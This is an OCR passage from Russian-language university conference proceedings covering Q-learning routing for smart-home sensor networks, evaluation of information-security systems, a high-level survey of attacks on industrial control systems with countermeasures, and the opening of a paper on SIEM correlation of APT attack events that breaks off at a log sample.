5. Построена оригинальная имитационная модель предложенного алгоритма для проведения экспериментальных исследований. Имитационное моделирование показало снижение среднего времени доставки в процессе автоконфигурирования сети на 64,9 %, в установившемся режиме – на 30,9 %, уменьшение длительности автоконфигурирования сети на 26 %. Адекватность разработанной модели была подтверждена сравнением результатов имитационного моделирования, полученных с помощью разработанной модели, с известными результатами моделей Литтмана и Кумара.

6. Выполнено внедрение разработанного алгоритма маршрутизации на основе практической реализации в составе системы «Умный дом» при участии ООО «ЮНИКОРН», которое показало 1) увеличение времени жизни сети на 50 %; 2) снижение среднего времени доставки в процессе автоконфигурирования сети на 53,9 %, в установившемся режиме − на 30,9 %, уменьшение длительности автоконфигурирования сети на 17,5 %.

Для решения первых двух задач был выполнен сравнительный анализ множества протоколов маршрутизации, используемых для ad

hoc сетей, таких как DSR, AODV, DYMO, DSDV, OLSR, FSR [1–6], разработкой и возможностями повышения эффективности которых занимались такие отечественные и зарубежные авторы как М.Л. Карманов, В.М. Винокуров, И.О. Датьев, В.М. Поляков, D. Johnson, Ch. Perkins, P. Jacquet и др. В большинстве этих алгоритмов для определения пути используются алгоритмы Дейкстры и Беллмана-Форда. Недостаток алгоритма Дейкстры заключается в определении кратчайшего пути по количеству хопов и невозможности выбора маршрута с учетом нескольких факторов. Недостатками алгоритма Беллмана-Форда являются необходимость в большом количестве служебной информации для построения маршрута при поступлении запроса и затраты дополнительного времени на построение маршрута. Алгоритм Q-routing, основанный на машинном обучении, разработанный зарубежными учеными M.L. Littman и J.A. Boyan [14, 15], стал устранением части недостатков предыдущих алгоритмов. На основе Q-routing было выделено целое семейство алгоритмов Q-routing, авторами которых являются Sh. Kumar, B. Russel, P. Desai, D.Y. Yeung, D. Kumar, D. Subramanian, P. Druschel и др [7–9]. Алгоритмы семейства Q-routing пытаются сбалансировать предлагаемую загрузку сети и минимизировать время прохождения пакета до места назначения для всех маршрутов сети путем расчета задержек в сети, а также изменением количества служебных сообщений. Ни один из алгоритмов семейства Q-routing не учитывает физических характеристик узлов сети, поэтому целью исследования являлось повышение времени жизни сети, построенной на беспроводных устройствах, за счет учета параметра «уровень заряда батареи» узлов сети и модификации базового алгоритма Q-routing.

Решениями третьей и четвертой задач стали новый метод заполнения Q-таблицы и разработанный алгоритм Adaptive Rate Full Echo, расчет значений Q-таблиц в котором выполняется этим методом. В базовом алгоритме Q-routing значения В базовом алгоритме Q-routing значения в Q-таблице обновляется по формуле:

$$Q_x^{new}(y,d) = Q_x^{old}(y,d) + \eta \cdot \left((q + s + Q_y(z,d)) - Q_x^{old}(y,d) \right), \qquad (1)$$

где q – задержка в текущем узле, S – время передачи между узлами (отправитель-получатель), y и $Q_y(z,d)$ – номер узла-соседа, которому был передан пакет и предполагаемая задержка, η – параметр скорости обучения.

Новый метод вычисления значений Q-таблицы использовал разные значения коэффициента обучения для узлов и встраивал «уровень заряда батареи» физического устройства в расчетную формулу (1). Математическая задача по реализации обновленного метода расчета значений Q-таблиц формулируется как обеспечение максимального времени жизни сети T_{life} соотношением задержки в текущем узле (q), времени передачи между узлами отправитель-получатель (S), оценки задержки от соседнего узла (t) и параметра «уровень заряда батареи» (bL) и стремится к минимуму и описывается формулой:

$$T_{life}(Q) \longrightarrow \max \quad \text{при} \quad Q(s+q+t+bL) \longrightarrow \min \qquad (2)$$

Предложенный новый алгоритм Adaptive Rate Full Echo отличается от базового алгоритма Q-routing наличием двух видов коэффициентов обучения, изменением коэффициентов обучения на основе учета глобальных параметров сети, получением глобальных параметров сети за счет распределенного сбора информации и расчетом значений Q-таблиц новым методом.

Для построения оригинальной имитационной модели были выполнены постановка задачи имитационного моделирования, обоснование выбора среды моделирования, построение имитационной модели разработанного алгоритма Adaptive Rate Full Echo и процесс верификации разработанной имитационной модели и оценивание результатов, полученных в ходе проведения экспериментов.

Целью разработки имитационной модели алгоритма Adaptive Rate Full Echo являлась проверка разработанного алгоритма с точки зрения повышения эффективности маршрутизации за счет сокращения среднего времени доставки пакетов между отправителями и получателями и снижения длительности процессов автоконфигурирования и переконфигурирования сети, а также увеличения времени жизни сети за счет использования параметра «уровень заряда батареи» каждого отдельно взятого узла.

На основе сравнительного анализа существующих средств имитационного моделирования (C++ и Java, общецелевые системы имитационного моделирования – GPSS, MatLab, Arena, AnyLogic и специализированные системы имитационного моделирования – Opnet, ns-2 (ns-3) [10–15]), позволяющих реализовать работу разработанного алгоритма в условиях, максимально приближенных к реальным условиям беспроводных сетей, имитационная модель была построена в Anylogic.

Функциональная схема, показывающая алгоритм работы каждого узла, использующая объекты для определения "потока" процесса, а также ресурсы, задействованные в процессе, представлена на рис. 1.




Рис. 1. Функциональная схема узла

Апробация предложенного в диссертации алгоритма маршрутизации была выполнена в системе «Умный дом» при участии ООО «ЮНИКОРН». Система была размещена в многоквартирном доме из четырех подъездов, по сорок квартир в каждом подъезде, более 2400 датчиков. Часть датчиков являлась беспроводными, работающими от батарейки. Датчики осуществляли коммуникацию друг с другом. Внедрение было рассмотрено в пилотном подъезде, количество датчиков в котором составляло порядка 500 штук.

Было проведено два эксперимента. Первый эксперимент был организован для оценки параметров: среднее время доставки пакетов по сети и время автоконфигурирования сети. Второй заключался в сопоставлении времени жизни сети без использования разработанного алгоритма Adaptive Rate Full Echo и с его использованием при увеличении количества датчиков в сети.

Сравнительный анализ результатов внедрения разработанного алгоритма и результатов имитационного моделирования, показал разницу по критерию «среднее время доставки» в процессе автоконфигурирования сети порядка 11 %, в устоявшемся режиме – 0 %, по критерию время автоконфигурирования сети – 8,5 %, и позволил сделать вывод о корректности разработанного алгоритма.

На основе сравнительного анализа задач, поставленных перед проведением диссертационного исследования, и результатов, полученных по завершению работы над диссертацией, был сделан вывод об успешном решении всех поставленных задач. В диссертационной работе была решена научная задача повышения времени жизни сети, построенной на беспроводных устройствах, за счет учета параметра «уровень заряда батареи» узлов сети при выполнении процесса маршрутизации с использования принципов обучения с подкреплением.

Библиографический список

1. Johnson D., Maltz D., Hu Yu. The dynamic source routing protocol for mobile ad hoc networks (DSR) // Internet Draft. – 2004.

2. Perkins C., Belding-Royer E., Das S. Request for comments: 3561 ad hoc on-demand distance vector (aodv) routing // Internet Engineering Task Force-Network Working Group: Fremont, CA, USA. – 2003. – P. 1–13.

3. Billington J., Yuan C. On modelling and analysing the dynamic MANET on-demand (DYMO) routing protocol // Transactions on Petri Nets and Other Models of Concurrency III. – Springer, Berlin, Heidelberg, 2009. – P. 98–126.

4. Perkins, Ch., Bhagwat P. Highly dynamic destination-sequenced distancevector routing (DSDV) for mobile computers // ACM SIGCOMM'94 Conference on Communications Architectures, Protocols and Applications. – 1994. – P. 234–244.

5. Jacquet P., Muhlethaler P. Optimized link state routing protocol for ad hoc networks // IETF MANET Internet Draft. – 2002. – P. 1–8.

6. Guangyu P., Mario G., Tsu-Wei C. Fisheye state routing in mobile Ad Hoc networks // Proceedings of ICC. – 2000. – №. s 1. – P. 71–78.

7. Boyan J.A., Littman M.L. Packet routing in dynamically changing networks: A reinforcement learning approach // Advances in neural information processing systems. – 1994. – P. 671–679.

8. Kumar S., Miikkulainen R. Dual Reinforcement Q-routing: An On-Line Adaptive routing Algorithm // In Proceedings of the Artificial Neural Networks in Engineering Conference (St. Louis), 1997. – P. 231–238.

9. Kumar S., Miikkulainen R. Confidence-based q-routing: An on-line adaptive network routing algorithm // Proceedings of Artificial Neural Networks in Engineering. – 1998. – P. 1–6.

10. Darmont J. Desp-cpp: a discrete-event simulation package for cpp // Software: Practice and Experience. − 2000. − P. 37–60.

11. Verhoef C. Discrete event simulation in Java with the use of frameworks. – 2017. – P. 57.

12. Шрайбер Т.Дж. Моделирование на GPSS; пер. с англ.; под ред. М.А. Файнберга. – М.: Машиностроение, 1980. – С. 592.

13. Якимов И.М., Кирпичников А.П., Мокшин В.В. Моделирование сложных систем в имитационной среде AnyLogic // Вестник Казанского технологического университета. – 2014. – Т. 17. – № 13. – С. 352–357.

14. Lu Z., Yang H. Unlocking the power of OPNET modeler. – Cambridge University Press, 2012. – P. 253.

15. Jönsson A. Modeling, implementation and evaluation of IEEE 802.11 ac in NS-3 for enterprise networks // 2016 Wireless Days (WD). – IEEE, 2016. – P. 1–6.

Сведения об авторе

Шилова Юлия Александровна – ассистент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: marissaspiritte@mail.ru

Секция V

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

УДК 004.056.5

А.И. Шлыков, А.С. Шабуров

О ФОРМАЛИЗАЦИИ ПОДХОДОВ К РАЗРАБОТКЕ МОДЕЛЕЙ МНОГОКРИТЕРИАЛЬНОЙ ОЦЕНКИ ЭФФЕКТИВНОСТИ СИСТЕМ ЗАЩИТЫ ИНФОРМАЦИИ

Современные информационные системы подвергаются реализации угроз безопасности при недостаточной оценке эффективности в процессе аудита информационной безопасности. В статье описываются подходы к оценке эффективности систем защиты информации, выраженные в формальных моделях и методах. Даётся краткий обзор актуальных подходов в виде аналитических и математических моделей, а также предлагаются рекомендации и способы их применения, основанные на методе парных сравнений. В качестве результата, были предложены решения проблем эффективного применения оценок в ходе аудита информационной безопасности.

Ключевые слова: эффективность защиты информации, модели, методы оценки, вероятностная модель, экономическая и оперативная эффективность.

A.I. Shlykov, A.S. Shaburov

ON THE FORMALIZATION OF APPROACHES TO THE DEVELOPMENT OF MODELS OF MULTI-CRITERIA EVALUATION OF THE EFFECTIVENESS OF INFORMATION SECURITY SYSTEMS

Modern systems are in a vulnerable position due to the implementation of security threats with insufficient assessment of effectiveness. The article describes approaches to assessing the effectiveness of information security systems, expressed in formal models and methods. Article gives an overview of relevant approaches in the form of analytical and mathematical models, as well as recommendations for application based on the pairwise comparisons. As a result, the article proposes solutions to the problems of the effective application of assessments during the audit.

Keywords: information protection effectiveness, models, assessment methods, probabilistic model, economic and operational efficiency.

Введение. В современном мире коммерческие компании всё больше подвергаются угрозам безопасности информации. Согласно Eset и Anti-Malware [1], это происходит ввиду неграмотного построения системы информационной безопасности на предприятии. Так как

её недостатки можно оценить только в ходе аудита информационной безопасности, возникает вопрос о достаточности оценки эффективности системы защиты информации (далее - СЗИ), корректное проведение которой даёт предприятию подробные знания о недостатках. Актуальные решения представлены в виде экспертных методов, зависящих от качества оценивающего, знаний информационной системы, а также умений внедрять алгоритмы информационной безопасности (далее – ИБ). В таком случае, задача систематизации и оценки их применимости является первостепенной, поскольку эти данные ограниченно представлены в литературе. Подход к моделированию оценки эффективности представлен в труде Е.В. Бережной и В.И. Бережного [2], а конкретные методы эффективности были представлены в работе Д.А. Полянского [3]. Эти источники содержат частные подходы, но не предполагают систематизации знаний об оценке эффективности, как не несут общего подхода к оценке в ходе аудита безопасности. Рассматриваемая проблема актуальна для обширной сферы бизнеса предприятий и организаций в Российской Федерации, а необходимость решения определила тематику работы.

Обоснование актуальности решаемой проблемы. В результате анализа проблемы выбора адекватного метода оценки эффективности, который предоставит полезные данные о СЗИ, удовлетворяющие запросам компаний, была выявлена необходимость аналитического описания методов и моделей. В качестве математического обоснования работы выступит область Парето, актуальная для коммерческой сферы бизнеса по вопросам ИБ. Область Парето – инструмент, позволяющий распределить силы для решения возникающих проблем и выявить причины, с которых нужно начинать решение.

В рассматриваемом случае диаграмма будут отображать инциденты в области безопасности информации, с которыми столкнулись компании в результате штатной работы, и связанные с ними причины инцидентов. По результатам анализа проблем информационных систем (ИС) с обеспечением ИБ, а также опроса работающих в отрасли специалистов, удалось выявить следующие возможные причины инцидентов (табл. 1).

В результате анализа отчетов об инцидентах за 2019 год в российских коммерческих предприятиях [4], удалось построить диаграмму Парето для всей отрасли информационной безопасности коммерческих предприятий (рис. 1).

Таблица 1

Причины инцидентов ИБ в коммерческих предприятиях

№	Название причины
1	Работа с персоналом по вопросам ИБ
2	Средства защиты информации
3	Наличие нормативно-правовой базы в области обеспечения ИБ
4	Отдельное подразделение по защите информации, или должностное лицо
5	Актуальность программного обеспечения и современность аппаратного
6	Рост качества злоумышленников
7	Знание актуального законодательства по защите информации




Рис. 1. Область Парето для коммерческих предприятий по вопросам ИБ

Причины, которые вызвали инциденты информационной безопасности, могут быть выявлены на этапе аудита ИБ на предприятии, при оценивании эффективности работы всей системы, так и отдельных её компонентов. Поэтому задача, решение которой предлагается в данной статье, является актуальной.

Аналитический обзор методов оценки эффективности систем защиты информации. Эффективность системы защиты информации – степень соответствия достигнутых результатов поставленным целям по защите информации. Методики расчёта показателя различны, и многое зависит от того, с какой целью и на каком этапе проводится оценка. Оценка эффективности может осуществляться в процессе создания, приемки, в ходе эксплуатации СЗИ.

Важным понятием является критерий оценки эффективности – признак, основание принятия решения по оценке эффективности на соответствие предъявленным требованиям. Критериев эффективности сложной комплексной системы защиты информации может быть много, однако выбор зависит от специфики проводимой оценки. На практике выделяют следующие типы критериев оценки эффективности работоспособной СЗИ:

1) критерий «эффект-затраты», позволяющий оценивать достижение СЗИ целей функционирования при заданных затратах;

2) критерии качества СЗИ по определённым показателям, исключая варианты, не удовлетворяющие заданным ограничениям. Используются методы многокритериальной оптимизации (задается одна или несколько целевых функций – таким образом, решается задача оптимизации);

3) искусственные критерии, позволяющие оценивать интегральный эффект («линейная свертка» частных показателей, нечеткие множества).

В качестве основного типа критериев для проведения оценки эффективности в ходе аудита выступает многокритериальная оценка, поскольку подразумевается вычисления многих параметров, и, соответственно, даётся наиболее полный результат. В этом случае любой показатель эффективности будет рассчитываться по формуле:

$$A = \sum_{i=1}^{n} \frac{\mu^{d}(x_i)}{x_i}. \quad (1)$$

Рассмотрим современные модели и методы к оценке эффективности КСЗИ (в зависимости от используемых показателей и способов их получения), среди которых выделяются подходы, представленные в табл. 2.

Таблица 2

Подходы к оценке эффективности КСЗИ

Название подхода	Показатели оценки эффективности
Статистический	Отношение среднего возникновения угрозы ко времени
Вероятностный	Рассчитываются суммарные средние потери, зависящие от вероятности устранения угрозы, учитывая априорную вероятность, потери и количество распознанных угроз
Частнотный	Ожидаемый ущерб от i-й угрозы находится как функция от частоты возникновения угрозы и размера ущерба от неё
Экспертный	Находится среднее обеспечение безопасности системы
Информационно-энтропийный	Величина информационной энтропии Шеннона рассчитывается в зависимости от значений энтропий информационных систем, составляющих объект защиты
Нейросетевой (многокритериальный)	Нечёткие показатели защиты в виде лингвистических переменных, например, «абсолютно защищенная», «достаточно защищенная». Расчёт ведется по формуле (1)
Метод минимизации рисков	Показатель эффекта управления рисками рассчитывается с учётом суммарных вероятных потери без и после обработки рисков; суммарных фактических потерь от проявления рисков и суммарных фактических расходов
Комбинаторный	Решается задача дискретного программирования вида целевой функции от одной или нескольких переменных

Выбор формального подхода к оценке может ограничиваться и целевой функцией с условием, что оценка должна проводиться при создании системы или после её аудита. На практике же выбор часто приходится обосновывать условиями, диктуемыми индивидуальными бизнес-процессами предприятия. Обоснуем выбор оптимальных методов из предлагаемых в Таблице 2.

Вид функции и система вводимых для неё ограничений строятся в зависимости от конкретных нюансов поставленной задачи. Если представить оценку эффективности как некую совокупность матриц парных сравнений в формуле (2), то, в результате расчётов, можно вычислить вектор параметров целевой функции. Условная матрица парных сравнений выглядит так:

$$M_{\Pi}^{i} = \begin{bmatrix} c_{11}^{i} & \cdots & c_{1S}^{i} \\ \vdots & \ddots & \vdots \\ c_{n1}^{i} & \cdots & c_{nS}^{i} \end{bmatrix}. \quad (2)$$

Коэффициенты в матрице показывают, насколько характеристика системы защиты информации с параметром α существеннее характеристики с β.

Рассчитав все коэффициенты, находится исходный вектор параметра, который определяется любым обозначенным в рамках аудита критерием (что верно и для многокритериальной оценки). В таком случае, множество точек вектора А, формула (1), представляющих собой оценки, будут определяться как:

$$A = \left(a_1^i, a_2^i \ldots a_S^i\right). \quad (3)$$

Коэффициенты в скобках – оценка эффективности по заданному множеству критериев в многокритериальной оценке, полученная *i*-м экспертом.

Соответствие методов и моделей требованиям нормативно-правовой базы. В целом, на законодательном уровне и на уровне подзаконных нормативно-правовых актов не определяется, насколько эффективной должна быть система защиты информации. Трудность качественного подтверждения эффективности СЗИ обусловливается несовершенством существующей нормативной базы и сложившихся подходов, не рассматривающих аспект безопасности информации как основу оценки эффективности системы. Специалистами отмечается

недостаточная проработанность такого аспекта нормативного обеспечения, как система показателей информационной безопасности.

В качестве нормативного акта, содержащего требования по эффективности СЗИ в Российской Федерации можно взять лишь требования Федерального Закона № 187 «О критической информационной инфраструктуре» и связанного с ним Приказа ФСТЭК № 239, поскольку они соответствуют современным запросам эффективного функционирования СЗИ.

Замечания по несформированности критериев относятся и к международной нормативной базе, включающей около 50 стандартов ИСО/МЭК на критерии оценки безопасности. Применение методов функциональной стандартизации в области информационной безопасности изложены в международном стандарте ГОСТ ИСО/МЭК 15408, а также ГОСТ Р ИСО/МЭК 27002, которые принято использовать на сегодняшний день для формирования требований по эффективности СЗИ.

Перспективы использования моделей и методов оценки эффективности систем защиты информации. В результате аналитического обзора, проведенного в статье, можно дать не только рекомендации по практическому применению моделей и методов оценки эффективности, но также и сделать вывод по перспективам развития оценки эффективности СЗИ. Например, в случае многокритериальной и комплексной оценки эффективности СЗИ являются оптимальными и рекомендуются к применению модели, отраженные в формулах (1)–(3). Кроме того, модели и методы оценки подвержены взаимной конвергенции, то есть применимость каждой возможна в рамках другого способа оценки.

Закономерным следствием из рекомендаций является резюмированные перспективы оценки эффективности в СЗИ. Поскольку оценка может осуществляться многокритериально с помощью разных моделей и методов, появляется возможность формирования комплексных методов оценки, основанных на вероятностных, экономических и оперативных (рисковых) показателях. Примером такого метода может являться как упомянутый метод парных сравнений (2), так и более сложная структура вероятностной оценки, представленная в предыдущей статье [5].

Библиографический список

1. Анализ рынка ИБ в России. Ч. 1. [Электронный ресурс]. – URL: https://www.anti-malware.ru/analytics/Market_Analysis/analysis-information-security-market-russia-part-1 (дата обращения: 17.05.20).

2. Бережная, Е.В. Математические методы моделирования систем: учеб. пособие. – М.: Финансы и статистика, 2006. – 432 с.

3. Полянский Д.А., Файман И. Экономика защиты информации: учеб. пособие. – Владимир: ВлГУ, 2009 – 592 с.

4. Актуальные киберугрозы – 2019 [Электронный ресурс]. – URL: https://www.ptsecurity.com/ru-ru/research/analytics/cybersecurity-threatscape-q1-2019/ (дата обращения: 17.05.20).

5. Шабуров А.С., Шлыков А.И. Разработка модели определения критичных ресурсов и связанных с ними рисков информационной безопасности // Иннотех: теория, инструменты, практика: материалы XI Междунар. интернет-конф. молодых ученых, аспирантов, студентов (20 ноября – 31 декабря 2019, г. Пермь). – 2019.

Сведения об авторах

Шлыков Алексей Игоревич – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-19-1м, г. Пермь, e-mail: thekingofthedas@gmail.com

Шабуров Андрей Сергеевич – кандидат технических наук, доцент кафедры «Автоматики и телемеханики» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: shans@at.pstu.ru

УДК 004.056.5

Я.Н. Крохалева

АНАЛИЗ АТАК НА АСУ ТП

При написании данной статьи была рассмотрена одна из наиболее актуальных в настоящее время проблем - проблема защиты информации. В рамках данной статьи была проведена классификация наиболее опасных видов атак на АСУ ТП. Был проведен глубокий анализ наиболее уязвимых мест системы, а так же разработан комплекс методов, позволяющих максимально защитить систему от вторжений.

Ключевые слова: информационная безопасность, АСУ ТП.

Ya.N. Krokhaleva

ATTACK ANALYSIS AT IACS

When writing this article, one of the most pressing problems at the present time was considered - the problem of information protection. Within the framework of this article, the classification of the most dangerous types of attacks on ICS was carried out. An in-depth analysis of the most vulnerable areas of the system was carried out, and a set of methods was developed to maximize the protection of the system from intrusions.

Keywords: information security, IACS.

Несмотря на аварии с катастрофическими последствиями, проблема безопасности автоматизированных систем управления технологическими процессами (АСУ ТП) на промышленных предприятиях начала получать широкое распространение только в последние несколько лет. Все эксперты в области информационной безопасности соглашаются, что обеспечение безопасности АСУ ТП отличается от обеспечения безопасности корпоративных информационных систем. В большинстве это касается уязвимостей, которые тесно связаны с угрозами кибербезопасности. Данные системы чаще других подвержены несанкционированному внешнему воздействию: взлому, заражению вредоносными программами, выводу из строя ПО. Все это оказывает достаточно большое влияние на производственные процессы, и с каждым годом количество подобных инцидентов только увеличивается.

В последние несколько лет СМИ стали все чаще писать об инцидентах, связанных с кибербезопасностью АСУ ТП. Как показывает практика, на современных промышленных предприятиях компоненты АСУ ТП достаточно плохо защищены с точки зрения информационной безопасности (ИБ). Атаки на них в первую очередь опасны не только возможными небольшими сбоями в системе, а так же, могут привести к крупным техногенным и экологическим катастрофам, человеческим жертвам [1].

Недостатки безопасности компонентов АСУ ТП обусловлены различными факторами, которые в большинстве случаев аналогичны проблемам типичной корпоративной сети. Классические подходы ИБ не всегда стыкуются с практикой промышленной безопасности: на это влияют и специфические протоколы АСУ ТП, и требование функционирования систем в неблагоприятных физических условиях, и многие другие особенности, которые характерны для каждой конкретной отрасли или для отдельной системы.

Любое предприятие или его структурное подразделение может стать объектом несанкционированного доступа к технологической сети. Средства для проведения таких атак выбираются с учетом характеристик атакованных систем и обычно имеют узкоспециализированное действие.

Классификация и способы атак на АСУ ТП. Специалисты по ИБ выделяют несколько типов наиболее опасных нарушителей для безопасности АСУ:

– враждебные государства и их силовые структуры,

– террористические организации,

– промышленные шпионы и представители организованных преступных групп (ОПГ),

– хакеры.

Действия кибер-подразделений силовых структур враждебных государств направлены на срыв функционирования объектов инфраструктуры. Данный вид атак является одним из наиболее опасных при кибервойнах. Исходя из ситуации в мире, предполагается, что в ближайшие годы он будет наиболее распространенным.

Основной целью террористических организаций является возникновение паники среди населения. Промышленные шпионы (к ним можно отнести и инсайдеров) и представители ОПГ чаще всего осуществляют атаки для получения прибыли. Их действия приводят к подрыву инфраструктуры, а также к нарушению сохранности данных. Что касается инсайдеров, их целью может быть не только финансовая выгода, а, например, желание навредить фирме, либо использовать ресурсы фирмы для развития своего бизнеса.

Развитие хакеров никогда не стоит на месте и отсутствие подключения к Интернету уже не спасает: сейчас все чаще стали использоваться многоступенчатые таргетированные схемы атак. В последнее время хакеры наиболее сильно активировались, значительно увеличился рост вирусных эпидемий. Данные атаки могут преследовать различные цели: выявление уязвимостей, создание значительной нагрузки на систему с целью выведения ее из строя, воровство различной информации и файлов.

Источник атак на АСУ ТП. Как правило, выделяются несколько путей проникновения злоумышленников в закрытые АСУ.

1. «Открытые двери». Многие компоненты системы можно найти в открытом доступе в Интернете, через который вы можете получить доступ к системе. Это позволяет преступникам изучать их, находить уязвимости и использовать методы взлома, которые изначально не рассматривались как источники угрозы.

2. «Один ключ на все замки». Количество разработчиков промышленного ПО растет не настолько быстро, как количество организаций, использующих АСУ. Вполне закономерно это приводит к тому, что одна и та же платформа может использоваться в разных отраслях. И в то же время однажды обнаруженная уязвимость позволяет атаковать различные объекты по всему миру.

3. Медленное реагирование. Требование непрерывности технологических процессов приводит к тому, что базовые компоненты систем управления (промышленные протоколы управления, ОС, СУБД) устаревают, но при этом не обновляются, так что даже известные уязвимости не устраняются годами [2].

4. Методология безопасности далека от практики. В настоящие момент не существует базовых понятий, касающихся информаци-

онной безопасности предприятия, нет четкого разделения, что именно является объектом защиты и каким образов его защищать. Для тестирования и создания средств защиты АСУ ТП используются устаревшие модели угроз, которые не учитывают эволюцию возможных рисков [3].

Методы противодействия. В качестве мер повышения защищенности и снижения рисков нарушения безопасности можно предложить следующие мероприятия:

1. Использование надежных криптографических протоколов для передачи данных;

2. Использование защищенных маршрутизаторов и управление доступом (белый и черный список);

3. Правила КБ для распределенных автоматизированных систем (запрет "просмотра вверх" и запрет "записи вниз") для иерархического доступа;

4. Физические методы защиты объектов информатизации;

5. Построение внутренней системы информационной безопасности с помощью независимой структуры, содержащей в себе рабочую станцую, для распределения ключей, управления доступом и решения задач авторизации на базе протокола Kerberos.

6. Одновременное использование систем предотвращения вторжений на уровне хоста (HIPS) и антивирусной защиты. Данный комплекс в настоящее время позволяет практически со 100 % вероятностью защитить от вторжений хакеров и различных вирусов.

7. Ввод систем предотвращения утечек данных (DLP-системы).

Стоит отметить тот факт, что не существует одного единственного, способного защитить предприятие от всех угроз. Поэтому рекомендуется разработка индивидуального для каждого отдельного случая комплекса различных методов разной направленности для обеспечения максимальной защиты.

Обеспечение информационной безопасности весьма важный и актуальный в настоящее время вопрос, требующий тщательной проработки. Так же необходимо помнить, что безопасность предприятия основывается не только на одном выбранном методе защиты, это напрямую зависит от эффективности администрирования сетей и сете-

вого оборудования, а также от своевременной установки последних обновлений безопасности для используемого программного обеспечения, т. е. требует комплексного подхода.

Библиографический список

1. Промышленные компании: векторы атак. – URL: https://www.ptsecurity.com/ru-ru/research/analytics/ics-attacks-2018/#Векторыатак (дата обращения: 8.05.2020).

2. Атаки на АСУ ТП. – URL: https://www.anti-malware.ru/threats/APCS-attacks (дата обращения: 11.05.2020).

3. Безопасность промышленных систем управления. – URL: http://lib.itsec.ru/articles2/asu-tp/bezopasnost-promyshlennyh-sistem-upravleniya (дата обращения: 15.05.2020).

Сведения об авторе

Крохалева Яна Николаевна – магистрант Пермского национального исследовательского политехнического университета, гр. МАК-18-1м, г. Пермь, e-mail: zummer483_94@mail.ru

УДК 004.492.3

А.Н. Каменских, А.О. Болгов

КОРРЕЛЯЦИЯ СОБЫТИЙ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ НА ОСНОВЕ ВЕКТОРОВ КИБЕРАТАК APT-ГРУППИРОВОК

В настоящей статье рассмотрен способ корреляции событий информационной безопасности на основе векторов кибератак APT-группировок и дальнейшее предсказание развития таких атак при помощи SIEM-системы.

Ключевые слова: APT-группировки, вектора кибератак, SIEM, системы мониторинга безопасности, корреляция событий безопасности.

A.O. Bolgov, A.N. Kamenskyh

CORRELATION OF INFORMATION SECURITY EVENTS BASED ON CYBER ATTACK VECTORS OF APT GROUPS

This article discusses a method for correlating information security events based on cyber attack vectors of APT groups and further predicting the evolution of such attacks using the SIEM system.

Keywords: APT groups, cyber attack vectors, SIEM, security monitoring systems, security event correlation.

Введение. С каждым годом угрозы взлома информационных систем и компрометации данных становятся все более и более актуальными, более того вектор угроз смещается от простых методов обхода защиты ради забавы или самоутверждения к серьезным, продуманным и нетривиальным атакам ради получения финансовой выгоды или по политическим, социальным и иным причинам. Такие атаки называются APT-атаками(Advanced persistent threat) и направленны они на конкретную организацию или отрасль промышленности или бизнеса. По данным ФинЦЕРТ, за 2018 год было зафиксировано 687 атак на организации кредитно-финансовой отрасли. Из них 177 являлись целевыми [1].

Только от группировок Cobalt и Silence за 2018 год ущерб составил 58 млн. рублей [1]. Одна такая атака может проводится на протяжении нескольких месяцев, что существенно затрудняет ее обнаружение, так как администратор безопасности может и не заметить свя-

зи между несколькими событиями на отрезке в несколько недель, а специализированные системы обнаружения вторжений зачастую работают только с одним сегментом информационной системы, будь то сеть или управление контролем доступа. Такие СОВ не видят полной картины. В настоящей статье описана попытка авторами использовать упрощенный вариант SIEM-системы, заточенной под корреляцию событий информационной безопасности, соответствующих признакам APT-атаки.

Признаки APT-атак. Как и у любой атаки, у APT есть свои признаки, по которым можно установить факт проведения такой атаки. Такие признаки(далее симптомы) подробно изучаются специалистами и публикуются в открытых источниках. На сегодняшний день, существуют сервисы, которые агрегируют опубликованную информацию об расследовании целевых атак и группируют выявленные симптомы по группам. Одним из таких сервисов является MITRE | ATT&CK. Данный сервис представляет собой глобальную базу данных методик и техник проведения целевых атак злоумышленниками, созданную на основе реальных исследований по всему миру [2]. Методики и признаки собранные этим сервисом будут активно применятся на этапе корреляции событий ИБ в разработанной SIEM-системе.

Корреляция событий и дальнейшее прогнозирование. Корреляция в SIEM-системах, это сопоставление различных признаков некоторому симптому, который является событием информационной безопасности. В разработанной авторами системе мониторинга корреляция опирается на graph-based подход, то есть на поиск зависимостей между событиями ИБ и построение графа на их основе. Построенный граф представляет собой не просто набор событий информационной безопасности, но их сопоставление с признаками APT атаки. Такой подход позволяет более четко определить появление какой-либо целевой атаки и спрогнозировать дальнейшее ее развитие при помощи сравнения с базами данных признаков.

Это приводит к тому, что при частичной компрометации информационной системы или иного объекта атаки, система мониторинга безопасности подсказывает пользователю этой системы о дальнейших вариантах развития вектора атаки. На основании полученной информации, пользователь сможет заблаговременно принять меры по снижению потенциального ущерба или вовсе блокированию атаки.

Моделирование атаки. Предположим, что у нас есть лог файлы в формате JSON, в которых хранятся данные об обращении к веб-серверу apache, попытках удаленного подключения и запущенных пользователем программ.

1) Фрагмент лог-файл с обращением к веб-серверу(количество обращений превышает порог в 100 обращений за несколько секунд):

```
{
"requests":{
  "213.87.240.167":{
